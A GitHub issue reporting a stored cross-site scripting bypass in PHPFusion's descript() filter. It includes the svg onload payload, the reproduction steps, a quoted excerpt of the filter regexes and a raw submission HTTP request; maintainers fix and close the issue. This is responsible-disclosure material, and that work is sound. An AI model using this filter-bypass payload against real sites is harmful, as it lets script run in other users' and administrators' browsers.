

New issue

[Jump to bottom](#)

Bypass preg pattern lead to Cross-site Scripting in descript() function #2373

🔒 Closed KietNA-HPT opened this issue on Aug 24, 2021 · 3 comments

Assignees



Labels

Security

KietNA-HPT commented on Aug 24, 2021 · edited

#KietNA From Inv1cta Team, HPT Cyber Security Center

Sorry for bad english

Describe the bug

preg patterns filter html tag without "/" in descript() function, the authenticated user can trigger xss by append "/" in the end of text

Version

PHPFusion version: PHPFusion 9.03.110

To Reproduce

Steps to reproduce the behavior:

1. Go to any textarea form
2. Add "<svg onload=alert(1) //" in textarea form and submit
3. When authenticated user or admin use preview html function the malicious script will be executed, even the attacker can store malicious script when admin publish submission

Screenshots


preg pattern filter html tag without "/" in the end of html

```


1093     } while ($count);
1094 }
1095
1096 $text = preg_replace(array_keys($patterns), $patterns, $text);
1097
1098 $preg_patterns = [
1099     // Fix &entity\n
1100     '!(\&#0+[\0-9]+)!'
1101     => '$1;',
1102     '!(\&#*\w+)[\x00-\x20]+;/u'
1103     => '$1;>',
1104     '!(\&#x*[\0-9A-F]+);*/iu'
1105     => '$1;',
1106     //any attribute starting with "on" or xml name space
1107     '!(\<[\^>]+?[\x00-\x20"\'])(?:on|xmlns)[\^>]*+;#iu'
1108     => '$1>',
1109     //javascript: and VB script: protocols
1110     '!(\<[\^>]+)[\x00-\x20]*=[\x00-\x20]*([\^"]*)[\x00-\x20]*j[\x00-\x20]*a[\x00-\x20]*v[\x00-\x20]*a[\x00-\x20]*s
1111     [\x00-\x20]*c[\x00-\x20]*r[\x00-\x20]*i[\x00-\x20]*p[\x00-\x20]*t[\x00-\x20]*: #iu' => '$1=$2nojavascript...',
1112     '!(\<[\^>]+)[\x00-\x20]*=[\x00-\x20]*([\^"]*)[\x00-\x20]*b[\x00-\x20]*s[\x00-\x20]*c[\x00-\x20]*r[\x00-\x20]*i
1113     [\x00-\x20]*p[\x00-\x20]*t[\x00-\x20]*: #iu' => '$1=$2novbscript...',
1114     '!(\<[\^>]+)[\x00-\x20]*=[\x00-\x20]*([\^"]*)[\x00-\x20]*-moz-binding[\x00-\x20]*: #u'
1115     => '$1=$2nomozbinding...',
1116     // Only works in IE: <span style="width: expression(alert('Ping!'))';"></span>
1117     '!(\<[\^>]+?)style[\x00-\x20]*=[\x00-\x20]*([\^"]*)*.?expression[\x00-\x20]*\([\^>]*+;#iu'
1118     => '$1>',
1119     '!(\<[\^>]+?)style[\x00-\x20]*=[\x00-\x20]*([\^"]*)
1120     ".*?s[\x00-\x20]*c[\x00-\x20]*r[\x00-\x20]*i[\x00-\x20]*p[\x00-\x20]*t[\x00-\x20]*:.*?+;#iu'
1121     => '$1>',
1122     // namespace elements
1123     '!(\<[\^>]+)[\x00-\x20]*=[\x00-\x20]*([\^"]*)[\x00-\x20]*\>#iu'
1124     => '$1>',

```

User preview and submit submission



Admin preview submission of user



Admin publish submission and the attacker can store malicious script

The screenshot shows a web browser window with the address bar displaying `172.16.0.12:5554/infusions/articles/articles.php`. The page is the 'Articles' section of a php fusion forum. A modal alert box is centered on the screen, displaying the IP address `172.16.0.12:5554` and the number `1`, with an 'OK' button. The article content below the alert box contains the malicious script `"><svg onload=alert(1);//`. The page layout includes a left navigation menu, a central article list, and a right sidebar with user statistics and a personal menu.

Navigation

- Home
- Web Links
- Articles
- Blog
- FAQ
- Downloads
- Gallery
- News
- Polls
- Discussion Forum ▾
- Search
- Submit Article
- Submit Blog
- Submit Download
- Submit FAQ
- Submit Photo

Articles

Home > Articles

All Articles
Last Update August 24 2021

172.16.0.12:5554
1
OK

Show Most Recent Most Comments

"><svg onload=alert(1);//

kietna 0 reads Print

Welcome: kietna
Member 10
PM Inbox: 0 %
PM Outbox: 5 %
PM Archive: 0 %
Personal menu
Edit Profile
Private Messages
Followed threads
Members List
Submit...
LOGOUT

[illegible]

← → × 🏠

🔒 172.16.0.12:5554/infusions/forum/index.php?viewforum&forum_id=1&view=activity

☆ 🛡️ 💧 📁 🔄 🔄 🌙 🌙

phpfusion

Home Web Links Articles Blog FAQ Downloads Gallery News Discussion Forum ▾ Contact Hi, admin ▾

Navigation

Home

Web Links

Articles

Blog

FAQ

Downloads

Gallery

News

Polls

Discussion Forum ▾

Search

Submit Article

Submit Blog

Submit Download

Submit FAQ

Submit Photo

WARNING: INSTALLER DETECTED, PLEASE DELETE THE INSTALL.PHP FILE IMMEDIATELY. ✕

Home > Discussion Forum > 123

123

123

Forum Overview Activity

172.16.0.12:5554
2
OK

! Forum Rules:

123

3 posts | Last Activity on 24-08-2021 20:24 by kietna

K

kietna 24-08-2021 20:24, 5 minutes ago

Re: "><svg>

```
POST /submit.php?stype=a HTTP/1.1
Host: 172.16.0.12:5554
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 395
Origin: http://172.16.0.12:5554
Connection: close
Referer: http://172.16.0.12:5554/submit.php?stype=a
Cookie: PHPSESSID=qhclrgdoah7rbv9j134fvj07h00; fusiony1dl1_session=jfpfl2mqql4s64caf80b6e1d2t; fusiony1dl1_visited=yes; usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups; usertbl_status=0; fusiony1dl1_user=1.1630015266_b9cf1c8d19231964f87b60503eb37b6c2d3847438f61fe3b750f8d371a242ec6; fusiony1dl1_admin=1.1630015307_2c32968c83f8c4c0224d5a0d4ade496d2b98325c2754a38c3451087161671e; fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2oit; fusionc4q8w_visited=yes; fusionc4q8w_lastvisit=1629852584; fusionc4q8w_user=2.1630031855_2d2e26d63d89a73447202a9978b3ff81a084dae1acbddeb4c6fd5d86f85469
Upgrade-Insecure-Requests: 1

fusion_token=2-1629861818-
8b9d85459d942b36cc3daa34012b16531afc70a7d12df0e08dba976f92f37e84&form_id=submissionform&fusion_ws75x=&article_subject=%2%23E3Csvg&onload%3Dalert%281%29%38%2F%2F&article_keywords=&a
```

###RESPONSE:



```
HTTP/1.1 200 OK
Date: Wed, 25 Aug 2021 03:25:24 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/7.3.29
X-Powered-By: PHPFusion 9.03.110
Last-Modified: Wed, 25 Aug 2021 03:25:25 GMT
Cache-Control: no-cache
X-Content-Type-Options: nosniff
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 68868
```

  **KietNA-HPT** changed the title ~~Cross-site Scripting bypass in descript() function~~ Bypass preg pattern lead to Cross-site Scripting in descript() function on Aug 24, 2021

KietNA-HPT commented on Aug 25, 2021

Author

Hi @RobiNN1 @FrederickChan,
Please preview this issue ^^ ! thanks very much

  **FrederickChan** self-assigned this on Aug 25, 2021

  **FrederickChan** added the `Security` label on Aug 25, 2021

 **FrederickChan** closed this as completed in [4df9860](#) on Aug 26, 2021

KietNA-HPT commented on Sep 1, 2021

Author

Hi @FrederickChan!
Sorry to trouble you, but can you request a CVE for me?
Thank you very much!

RobiNN1 commented on Sep 1, 2021

Contributor

You have to request CVE yourself if you want. This is not our job..

 2  1

Assignees

 **FrederickChan**

Labels

`Security`

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants